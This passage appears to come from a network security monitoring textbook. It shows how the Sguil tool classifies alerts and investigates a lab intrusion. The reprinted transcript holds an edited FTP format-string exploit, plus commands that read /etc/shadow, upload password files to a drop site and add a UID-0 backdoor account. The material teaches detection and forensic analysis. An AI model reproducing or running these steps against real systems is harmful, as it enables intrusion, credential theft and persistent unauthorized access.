alerts. Certain columns are easy to understand, such as the sensor name, starting and ending timestamps, and source and destination IPs and ports. The second column, `Ssn ID`, is a session identifier. The final four columns provide information on the numbers of packets sent by the source and destination and on the count of bytes sent by the source and destination. From the session results window, analysts can generate transcript, launch Ethereal, or query for any field or combination of fields in the event or session database tables.

MAKING DECISIONS WITH SGUIL

Hopefully by now it's easy to appreciate the power of investigating events with Sguil. Navigating through a sea of full content, alert, and session data is not the end game, however. NSM is about providing actionable intelligence, or interpretations of indications and warnings, to decision makers. Sguil also helps us manage and classify the events occurring across our protected domains.

Sguil uses the following alert categories and associated function keys to mark alerts with those categories in its database.

- F1: Category I: Unauthorized Root/Admin Access
- F2: Category II: Unauthorized User Access
- F3: Category III: Attempted Unauthorized Access
- F4: Category IV: Successful Denial-of-Service Attack
- F5: Category V: Poor Security Practice or Policy Violation
- F6: Category VI: Reconnaissance/Probes/Scans
- F7: Category VII: Virus Infection
- F8: No action necessary
- F9: Escalate

If analysts believe an alert indicates normal activity, they highlight the event and press the F8 key. If they believe the event indicates an event of categories I through VII, they mark the appropriate number. If they cannot make a decision, they escalate the alert by using the F9 key. Note that only alerts can be categorized; session data cannot be classified.

Assume the analyst in our scenario makes a few decisions such that several of the alerts previously shown have been marked using the appropriate function keys. Once the events are classified, they are marked in Sguil's MySQL database with the credentials of the classifying user and any comments he or she may have made. Aggregated events (i.e., those with `CNT` greater than 1) are all marked with the same category if the aggregated event is highlighted and classified. Figure 10.7 shows an excerpt from the results of the same query for events to or from 66.92.162.97.

Close | Export | WHERE event.timestamp > '2004-02-05' AND (event.src_ip = INET_ATON('66.92.162.97') OR event.dst_ip = INET_ATON('66.92.162. | Submit

ST	CNT	Sensor	sid.cid	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
C6	1	bourque	1.73473	2004-02-05 17:18:41	66.92.162.97	1117	68.84.6.72	22	6	LOCAL Incoming connection attempt port 22 T
ES	1	bourque	1.73474	2004-02-05 17:21:54	66.92.162.97	1126	68.84.6.72	80	6	WEB-MISC /~root access
NA	1	bourque	1.73475	2004-02-05 17:21:55	68.84.6.72	80	66.92.162.97	1126	6	ATTACK-RESPONSES 403 Forbidden
C6	1	bourque	1.73485	2004-02-05 18:38:24	66.92.162.97	2851	68.84.6.72	80	6	WEB-MISC /~ftp access
C6	1	bourque	1.73486	2004-02-05 18:38:24	66.92.162.97	2852	68.84.6.72	80	6	WEB-MISC /~ftp access

Figure 10.7 Query for events after classification

Notice the analyst has marked the `LOCAL Incoming connection attempt port 22 TCP` and `WEB-MISC /~ftp access` alerts as Category VI (reconnaissance events). The Web server's response (shown by `ATTACK-RESPONSES 403 Forbidden`) is `NA` for no action required. Typically NSM analysts mark target responses as `NA` when the event that prompted the response alert has a corresponding inbound alert, like the `WEB-MISC` items.

The second alert, for `WEB-MISC /~root access`, is marked `ES` for escalated. When an event is classified as escalated, it is moved to the Escalated Events tab. This tab appears near the top of the Sguil display, to the right of the RealTime Events tab. The Escalated Events tab is where more senior NSM analysts hang out. In a multitier NSM operation, front-line or tier-one analysts analyze and validate or escalate events in the RealTime Events tab. More experienced personnel handle everything else, placed in the Escalated Events tab by the tier-one personnel. Querying for the event history for this escalated alert reveals the annotations shown in Figure 10.8.

Apparently user `sguil` first marked the event as a Category VI event, then changed her mind two minutes later. To regain access to the original alert for purposes of reclassification, she would have to run a new query for the alert in question. After the classified alert marked with event ID 1.73474 appeared in the query results window, she marked it escalated with the F9 key. All escalation classifications require a comment to assist the decision-making process of the senior engineers. We see the analyst wrote that this event

Event History

Event ID	Username	Date/Time	ST	Description	Comment
1.73474	sguil	2004-02-12 03:34:29	16	Category VI	none
1.73474	sguil	2004-02-12 03:36:43	2	Escalated	Hmm... this looks different from the others. What does this

Close

Figure 10.8 Event history

"looks different from the others." In Sguil transcripts, the analyst sees that a Web request for `/~root` yields a response like this:

```
DST: You don't have permission to access /~root
DST: on this server.<P>
```

A query for a nonexistent user name like `abelard` triggers this response from the target:

```
DST: The requested URL /~abelard was not found on
     this server.<P>
```

By noting these differences, the intruder enumerates user accounts on the Web server.

Once the more experienced analyst decides on a course of action, he or she makes a new classification decision by using the appropriate function key.

SGUIL VERSUS THE REFERENCE INTRUSION MODEL

Now that we understand how to use Sguil, let's take a look at the reference intrusion model scenario through the eyes of this open source NSM suite. We start by taking in the broad picture shown by all of the unique alerts Sguil displays. Figure 10.9 shows the sort of screen Sguil would display while the events are ongoing. Remember that Sguil is foremost a

ST	CNT	Sensor	sid.cid	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	9	bourque	1.77551	2004-02-11 20:11:38	172.27.20.4	58173	192.168.60.3	22	6	LOCAL Incoming connection attempt port 22
RT	1	bourque	1.77555	2004-02-11 20:11:51	172.27.20.4	41209	192.168.60.5	24	6	SCAN nmap TCP
RT	1	bourque	1.77567	2004-02-11 20:12:15	172.27.20.3	3307	192.168.60.5	21	6	SHELLCODE x86 NOOP
RT	1	bourque	1.77568	2004-02-11 20:12:15	192.168.60.5	21	172.27.20.3	3307	6	SHELLCODE x86 NOOP
RT	2	bourque	1.77569	2004-02-11 20:12:17	172.27.20.3	3307	192.168.60.5	21	6	FTP SITE overflow attempt
RT	4	bourque	1.77571	2004-02-11 20:12:53	172.27.20.5	2392	192.168.60.3	22	6	LOCAL Incoming connection attempt port 22
RT	1	bourque	1.77573	2004-02-11 20:13:38	192.168.60.5	21	172.27.20.3	3307	6	ATTACK-RESPONSES id check returned root
RT	2	bourque	1.77574	2004-02-11 20:25:15	172.27.20.105	32819	192.168.60.5	22	6	LOCAL Incoming connection attempt port 22
RT	1	bourque	1.77575	2004-02-11 20:26:58	172.27.20.5	20	192.168.60.5	1041	6	SHELLCODE x86 NOOP
RT	5	bourque	1.77576	2004-02-11 20:34:03	192.168.60.5	774	192.168.60.3	22	6	LOCAL Incoming connection attempt port 22
RT	2	bourque	1.77580	2004-02-11 20:36:30	192.168.60.3	34715	192.168.60.5	22	6	LOCAL Incoming connection attempt port 22
RT	1	bourque	1.77585	2004-02-11 21:02:09	251.35.253.73	7094	172.27.20.102	39720	6	SCAN nmap TCP
RT	1	bourque	1.77586	2004-02-11 21:02:09	195.242.254.85	7350	172.27.20.102	16900	6	SCAN nmap TCP
RT	1	bourque	1.77587	2004-02-11 21:02:09	23.151.135.4	7606	172.27.20.102	14426	6	SCAN nmap TCP

ST	CNT	Sensor	sid.cid	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	bourque	1.77566	2004-02-11 20:12:15	172.27.20.3	3307	192.168.60.5	21	6	POLICY FTP anonymous (ftp) login attempt
RT	1	bourque	1.77583	2004-02-11 20:51:03	192.168.60.3	34716	10.10.10.3	3389	6	MISC MS Terminal server request (RDP)
RT	3	bourque	1.77584	2004-02-11 20:52:13	192.168.60.3	34717	10.10.10.3	3389	6	MISC MS Terminal server request

ST	CNT	Sensor	sid.cid	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	bourque	1.77554	2004-02-11 20:11:51	172.27.20.4	41207	192.168.60.5	22	6	spp_stream4: NMAP Fingerprint Stateful Det
RT	2	bourque	1.77556	2004-02-11 20:11:51	172.27.20.4	41210	192.168.60.5	24	6	spp_stream4: NMAP XMAS Stealth Scan
RT	1	bourque	1.77557	2004-02-11 20:11:53	172.27.20.4	41205	192.168.60.5	22	6	spp_stream4: NULL Stealth Scan
RT	1	bourque	1.77558	2004-02-11 20:11:53	172.27.20.4	41206	192.168.60.5	22	6	spp_stream4: Stealth Activity Detected

Figure 10.9 Alert portion of the Sguil interpretation of the reference intrusion model

real-time tool. As activity occurs, analysts can investigate without refreshing browsers or rerunning queries.

We see several types of alerts in Figure 10.9.

- More than a dozen `LOCAL Incoming connection attempt port 22 TCP` alerts are listed. This is a simple alert that triggers on SYN packets to port 22 TCP. We see hosts 172.27.20.4, 172.27.20.5, 192.168.60.5, and 192.168.60.3 all appear to have initiated connection attempts to port 22 TCP on several targets.
- We see three `SHELLCODE x86 NOOP` alerts. These may indicate buffer-overflow attacks. The last `SHELLCODE` alert may not indicate this given the use of source port 20 TCP. This port is more likely part of an active FTP data channel, so the alert triggered on the contents of the file transferred via FTP. Still, what was that file? We'll see shortly.
- The `FTP SITE overflow attempt` alert is most worrisome. If valid, the target may be compromised. We'll know for sure in a minute.
- An `ATTACK RESPONSES id check returned root` alert sounds ominous.
- While this screen depicts only a handful of `SCAN nmap TCP` alerts, they continue down the screen (as imagined by the position of the scroll bar in the upper-right corner.) What are these?
- In the middle pane are `POLICY FTP anonymous (ftp) login attempt` and two closely related `MISC MS Terminal server request` alerts.
- The bottom pane shows the `stream4` preprocessor's belief that several reconnaissance events occurred.

We can use Sguil to more closely investigate several of these alerts. In Chapter 7 we looked at session data using Argus and NetFlow. I won't use Sguil in that capacity, other than to show a screenshot.

SHELLCODE x86 NOOP AND RELATED ALERTS

The `SHELLCODE x86 NOOP` alert is triggered by the following Snort rule.

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS
  (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90
  90 90 90 90 90 90 90 90|"; depth: 128;
  reference:arachnids,181; classtype:shellcode-detect;
  sid:648; rev:5;)
```

Back in the late 1990s, this represented a decent way to detect buffer-overflow attacks, particularly against Linux systems. Intruders have generally left this sort of shellcode

behind in favor of more elaborate techniques. Figure 10.10 shows the Sguil display of the packet data that triggered the alert.

The `0x62696E307368` entry or `bin0sh` is the easiest item to identify after the `NOOP` sled of `0x90`s. Looking at this alert data is where most intrusion detection ends. What happened next? The answer to this question lies with NSM. Let's look at the transcript for this session. I edited it to concentrate on the most interesting information. Interpretation appears in normal text along the way.

```
DST: 220 oates.taosecurity.com FTP server (Version wu-2.6.0(1)
  Mon Feb 28 10:30:36 EST 2000) ready.
SRC: USER ftp
DST: 331 Guest login ok, send your complete e-mail address as
  password.
```



Figure 10.10 SHELLCODE x86 NOOP alert

Here is the attack against the WuFTPd service on the target. It's not important as analysts to recognize every character. Unless you are seeing transcripts of binary protocols or binary files (images, audio, movies, and so on), this sort of garbage should not appear in innocent traffic.

```
PASS ......................................................
...edited...
..F..^..=.....0...F.1..F..v..F....N..V.....1.1..........0bin0sh1.
.11
DST: 230-The response
'......................................................
...edited...
......v..F....N..V.....1.1.......0bin0sh1..11' is not valid
DST: 230-Next time please use your e-mail address as your
     password
DST: 230-        for example: joe@bourque.exploiter.com
DST: 230 Guest login ok, access restrictions apply.
SRC: site exec xx(....%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%
...edited...
.f%.f%.f%.f%c%c%c%.f|%p
DST: 200-xx(...-2-2000-200000000000000000000000000000000nan00000
-200000000000000000000000000000000000000000000000000000000000000000
00000000-2-240nan0346-200///
204429785101708387844998906504570279077235238730363002132 00
...edited...
055862085579854375388737364352875713898132780479414272|0xbfffb028
DST: 200  (end of 'xx(...%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%
...edited...
.f%c%c%c%.f|%p')
SRC: site exec xx(....%d%.134699076d.f%.f%.f%.f%.f%.f%.f%.f%.f%.
...edited...
.f%.f%.f%c%c%c%.f|%n
```

This is where the real trouble begins. The exploit succeeds and the intruder is using the same socket to issue commands through a shell as user root.

```
SRC: /bin/uname -a;/usr/bin/id;
DST: Linux oates 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586
     unknown
DST: uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
SRC: whoami
DST: root
```

In the `netstat` output the intruder's connection is the first entry.

```
SRC: netstat -na
DST: Active Internet connections (servers and established)
DST: Proto Recv-Q Send-Q Local Address   Foreign Address  State
DST: tcp        0      0 192.168.60.5:21 172.27.20.3:3307 ESTABL
DST: tcp        0      0 192.168.60.5:53 0.0.0.0:*        LISTEN
DST: tcp        0      0 127.0.0.1:53    0.0.0.0:*        LISTEN
...truncated...
```

Observe that in the following `w` command output, no one is listed as being logged in. This happens because the intruder's attack circumvents routine processing by the login program.

```
SRC: w
DST: 2:51pm up 2 days, 20:28, 0 users, load average: 0.57,0.26,
DST: USER     TTY      FROM   LOGIN@   IDLE   JCPU   PCPU  WHAT
SRC: whoami
DST: root
```

Next, the intruder looks at the `/etc/passed` and `/etc/shadow` files. The password hashes are stored in the `/etc/shadow` file.

```
SRC: cat /etc/passwd
DST: root:x:0:0:root:/root:/bin/bash
DST: bin:x:1:1:bin:/bin:
...edited...
SRC: cat /etc/shadow
DST: root:$1$oseWKEKP$WO79K2hnu9/r6Y7pernuc.:12416:0:99999:7:
     -1:-1:134539260
DST: bin:*:11756:0:99999:7:::
...truncated...
```

Now the intruder changes to the root directory and does a recursive directory listing. She redirects the results to a file stored in the `/tmp` directory. All of the errors are seen via standard error, which is sent to the intruder's screen. She also copies the `/etc/passwd` and `/etc/shadow` files to the `/tmp` directory.

```
SRC: cd /
SRC: ls -alR > /tmp/192.168.60.5.dirlist
DST: ls:
```

```
DST: ./proc/2/exe: No such file or directory
...edited...
SRC: pwd
DST: /
SRC: cp /etc/passwd /tmp/192.168.60.5.passwd
SRC: cp /etc/shadow /tmp/192.168.60.5.shadow
```

Now the intruder accesses her drop site, 172.27.20.5, and exchanges a few files. She puts her `/etc/passwd` and `/etc/shadow` files, along with the recursive directory listing, on the remote FTP server. She retrieves Server.c and Datapipe.

```
SRC: ftp 172.27.20.5
SRC: macgyver
DST: Password:
SRC: penny
SRC: bin
SRC: lcd /tmp
SRC: put 192.168.60.5.passwd
SRC: put 192.168.60.5.shadow
SRC: put 192.168.60.5.dirlist
...edited...
SRC: get server.c
SRC: get datapipe
SRC: bye
...truncated...
```

Once done with her FTP session, she adds two users. One is named `murdoc` and has UID 0, giving her root's powers. The other account is named `pete` and is a normal user account.

```
SRC: cd /tmp
...edited...
SRC: /usr/sbin/useradd -u 0 murdoc
SRC: passwd murdoc
DST: New UNIX password:
SRC: goodbyemacgyver
DST: Retype new UNIX password:
SRC: goodbyemacgyver
DST: Changing password for user murdoc
DST: passwd: all authentication tokens updated successfully
SRC: /usr/sbin/useradd pete
```

```
SRC: passwd pete
DST: New UNIX password:
SRC: phoenix
DST: BAD PASSWORD: it is based on a dictionary word
DST: Retype new UNIX password:
SRC: phoenix
DST: Changing password for user pete
DST: passwd: all authentication tokens updated successfully
```

So ends the transcript for the `SHELLCODE x86 NOOP` alert. This is far more information than most "intrusion detection systems" would provide! It's not the end, however. If full content data collected the FTP data channels indicated here, we can retrieve the files the intruder downloaded. The best way to get at this information is to perform a query for session data involving the remote FTP site 172.27.20.5. Pertinent results appear in Figure 10.11.

Because of the way the Snort `stream4` preprocessor writes session data, we see several entries for the same session. For example, any entry sharing the same socket data is for the same session. This includes the session from 192.168.60.5:1032 to 172.27.20.5:21. The entries showing source port 20 TCP are most likely active FTP sessions. Port 20 TCP sessions with low packet and byte counts (like the second and third entries with 4/0/4/849 and 4/0/4/917) are most likely the results of directory listings or transfers of very small files. In this case the second and third entries are the uploads of the `/etc/passwd` and `/etc/shadow` files, respectively. Port 20 TCP sessions with bulkier packet and byte counts (like the fourth entry with 1144/0/1720/2347168) are uploads or downloads. The fourth entry is the upload of the recursive directory listing. You can verify all these assertions yourself if you generate transcripts for each session using the book's sample `libcap` data available at http://www.taosecurity.com

bourque	1076530733	2004-02-11 20:16:30	2004-02-11 20:17:09	192.168.60.5	1032	172.27.20.5	21	21	191	15	556
bourque	1076530612	2004-02-11 20:16:51	2004-02-11 20:16:51	172.27.20.5	20	192.168.60.5	1033	4	0	4	849
bourque	1076530620	2004-02-11 20:17:00	2004-02-11 20:17:00	172.27.20.5	20	192.168.60.5	1034	4	0	4	917
bourque	1076530630	2004-02-11 20:17:07	2004-02-11 20:17:09	172.27.20.5	20	192.168.60.5	1035	1144	0	1720	2347168
bourque	1076530772	2004-02-11 20:18:53	2004-02-11 20:18:53	172.27.20.5	20	192.168.60.5	1036	4	1023	3	0
bourque	1076530791	2004-02-11 20:18:53	2004-02-11 20:19:51	192.168.60.5	1032	172.27.20.5	21	14	130	14	412
bourque	1076530826	2004-02-11 20:19:11	2004-02-11 20:19:11	172.27.20.5	20	192.168.60.5	1037	10	8702	6	0
bourque	1076530826	2004-02-11 20:19:32	2004-02-11 20:19:32	172.27.20.5	20	192.168.60.5	1038	14	15669	8	0
bourque	1076530826	2004-02-11 20:19:51	2004-02-11 20:19:51	192.168.60.5	1032	172.27.20.5	21	1	0	0	0
bourque	1076531932	2004-02-11 20:25:15	2004-02-11 20:38:52	172.27.20.105	32819	192.168.60.5	22	2063	48208	1315	69247
bourque	1076531221	2004-02-11 20:26:40	2004-02-11 20:27:00	192.168.60.5	1039	172.27.20.5	21	20	119	15	441
bourque	1076531255	2004-02-11 20:26:52	2004-02-11 20:26:52	172.27.20.5	20	192.168.60.5	1040	4	1023	3	0
bourque	1076531255	2004-02-11 20:26:58	2004-02-11 20:26:59	172.27.20.5	20	192.168.60.5	1041	335	480606	171	0

Figure 10.11 Query for sessions involving 172.27.20.5

We are more interested in what the intruder downloaded, however. Working our way through the port 20 TCP sessions, we find the contents of the Server.c and Datapipe transfers. First, Server.c appears to be a network daemon.

```
DST: /* spwn */
DST:
DST: char *m[]={
DST: ."1.1.1.1", /* first master */
DST: ."2.2.2.2", /* second master */
DST: ."3.3.3.3", /* third master etc */
DST: .0 };
DST:
DST: #define MASTER_PORT 9325
DST: #define SERVER_PORT 7983
DST:
DST: #include <sys/time.h>
DST: #include <strings.h>
DST: #include <stdarg.h>
DST: #include <string.h>
DST: #include <unistd.h>
DST: #include <sys/types.h>
DST: #include <sys/socket.h>
...truncated...
```

The transcript as displayed by Sguil can be copied and pasted into a new file. Once there it could be compiled and run, should someone wish to try the code rather than interpret the source. Because the source is available, investigating it is more reliable. Datapipe, however, doesn't appear so friendly in a transcript, as shown here.

```
DST: .ELF..................`...4....-......4.
...(."......4...4...4.......................................
.............................................l...t.........
.......................................... ... ...........
/lib/ld-linux.so.2.............GNU.....................
```

In situations like these, we have two choices: (1) we can launch Ethereal, rebuild the session, and then save the result to disk; or (2) we can launch Ethereal, which copies the `libpcap` data for the session to the `/tmp` directory on the analyst workstation. Once there, we can use Tcpflow to create the associated binary. A quick run through strings verifies this is Datapipe, a tool to redirect TCP sessions.

```
orr:/tmp$ file *.raw
172.27.20.5_20-192.168.60.5_1038-6.raw:
```

```
  tcpdump capture file (little-endian) - version 2.4
  (Ethernet, capture length 1514)

orr:/tmp$ tcpflow -r 172.27.20.5_20-192.168.60.5_1038-6.raw

orr:/tmp$ file 172.027.020.005.00020-192.168.060.005.01038

172.027.020.005.00020-192.168.060.005.01038: ELF 32-bit LSB
  executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5,
  dynamically linked (uses shared libs), not stripped

orr:/tmp$ strings -a 172.027.020.005.00020-192.168.060.005.01038
  | grep -i usage
Usage: %s localport remoteport remotehost
```

If we managed to collect every packet needed in the Datapipe binary, we could copy this file rebuilt with Tcpflow to a Linux system and run the same tool that our intruder used.

Do you remember the `SHELLCODE x86 NOOP` alert associated with port 20 TCP, from Figure 10.9? The corresponding session entry is the last shown in Figure 10.11, involving the socket 172.27.20.5:20 to 192.168.60.5:1041. While we have this session on our screen, let's generate a transcript to see if this is really a buffer overflow or more like a file transfer (see Figure 10.12).

Sure enough, this is a binary named `portscanner`. We see the usage statement, which confirms our suspicions. While this is not associated with a second buffer-overflow attempt, we do see the intruder downloading malicious code from her drop site.

FTP SITE OVERFLOW ATTEMPT ALERTS

We also made note of an `FTP SITE overflow attempt` alert when we began our investigation. This alert has the following rule.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21
  (msg:"FTP SITE overflow attempt"; flow:to_server,established;
  content:"SITE "; nocase; content:!"|0a|"; within:100;
  reference:cve,CAN-2001-0755; reference:cve,CAN-2001-0770;
  reference:cve,CVE-1999-0838; classtype:attempted-admin;
  sid:1529; rev:7;)
```

This content should look familiar; it appeared in the transcript for the `SHELLCODE x86 NOOP` alert. Looking back at the two alerts (see Figure 10.9), they both come from 172.27.20.3:3307 to 192.168.60.5:21. Generating a transcript for the `FTP SITE overflow attempt` alert produces the same result as the `SHELLCODE x86 NOOP` alert. The `POLICY FTP`



Figure 10.12 Sguil transcript of the transfer of the `portscanner` program

`anonymous (ftp) login attempt` and `ATTACK RESPONSES id check returned root` alerts also indicate suspicious activity for that session.

SCAN NMAP TCP ALERTS

A few minutes examining the `SCAN nmap TCP` alerts shows the first one to be part of reconnaissance activity and the next one to be something completely different. Figure 10.13 shows the first alert, from 172.27.20.4 to 192.168.60.5; Figure 10.14 shows the second alert, from 251.35.253.73 to 172.27.20.102. For a final comparison, Figure 10.15 shows a third `SCAN nmap TCP` alert, this time from 195.242.254.85.



Figure 10.13 SCAN nmap TCP alert from 172.27.20.4



Figure 10.14 SCAN nmap TCP alert from 251.35.253.73



Figure 10.15 SCAN nmap TCP alert from 195.242.254.85

At first glance these alerts may appear similar, but subtle differences help separate them. Note that the last two share the same TTL of 25 and the same destination IP. All of the later `SCAN nmap TCP` alerts have the same TTL and target. However, the first `SCAN nmap TCP` alert belongs with the messages shown in Figure 10.16, which were generated by the `stream4` preprocessor.



Figure 10.16 `spp_stream4` reporting suspicious packets

The highlighted alert at the top of Figure 10.16 is also from 172.27.20.4 to port 24 TCP on 192.168.60.5, but it is not the same packet. Whereas the `SCAN nmap TCP` alert contained a single ACK flag, this packet shows URG PSH FIN. Looking at the alert titled `spp_stream4: NMAP Fingerprint Stateful Detection`, we can guess the `SCAN nmap TCP` alert to port 24 is part of an operating system fingerprint reconnaissance activity.

This analysis does not leave those crazy `SCAN nmap TCP` alerts without explanation. ACK packets to random ports from random IP addresses are characteristic of the TCP ACK floods generated by the Mstream denial-of-service tool.[5] Looking at the alert ID and timestamp for the first DoS-related `SCAN nmap TCP` alert (not shown) reveals an alert ID 1.77585 at 21:02:09. The alerts continue uninterrupted until ID 1.80036 at 21:02:16. That's over 2,400 alerts in 7 seconds, or over 340 alerts per second.

The target of the DoS activity was 172.27.20.102, but in reality the IDS could have suffered greater damage. While trying to identify and give alerts on what it perceives as evidence of reconnaissance, the IDS may miss more important activity. Misapplication of rules puts unnecessary and potentially harmful strain on the sensor. Keep this in mind when you write your IDS rules.

MISC MS TERMINAL SERVER REQUEST ALERTS

We'll use the Terminal Services alerts to wrap up this chapter with a look at session data and the reference intrusion model. Constructing custom queries in Sguil requires only

5. Read more about Mstream at http://www.cert.org/incident_notes/IN-2000-05.html.

knowledge of the database fields you find useful. For example, you can query for ports if you know the syntax (see Figure 10.17).

Sguil allows analysts to create custom queries in the Query Builder or in the top bar of any session results window. Here the query is for port 3389:

```
WHERE sessions.start_time > '2004-02-11' AND  sessions.dst_port
  = 3389 LIMIT 500
```

Remember this is only the `WHERE` part of the query. If we watch the Sguil daemon server component in action on the server when this query is executed, we see that the database actually processes the following query.

```
SELECT sensor.hostname, sessions.xid, sessions.start_time,
  sessions.end_time, INET_NTOA(sessions.src_ip),
  sessions.src_port, INET_NTOA(sessions.dst_ip),
  sessions.dst_port, sessions.src_pckts, sessions.src_bytes,
  sessions.dst_pckts, sessions.dst_bytes FROM sessions INNER
  JOIN sensor ON sessions.sid=sensor.sid
  WHERE sessions.start_time > '2004-02-11'
  AND  sessions.dst_port = 3389 LIMIT 500
```

The session data results show what is probably reconnaissance for the traffic with low packet and byte counts in the first four entries of Figure 10.17. Traffic involving sockets 192.168.60.3 with source ports 34716, 34717, and 34720 look like interactive sessions. These have very high packet and byte counts in both directions. Since Microsoft Terminal Services (or Remote Desktop Protocol, RDP) is encrypted and binary, we cannot read it. We can say that 192.168.60.3 established a few sessions with 10.10.10.3 and no other systems observed by our sensor.

Close | Export | WHERE sessions.start_time > '2004-02-11' AND sessions.dst_port = 3389 LIMIT 500 | Submit

Sensor	Ssn ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	S Pckts	S Bytes	D Pckts	D Bytes
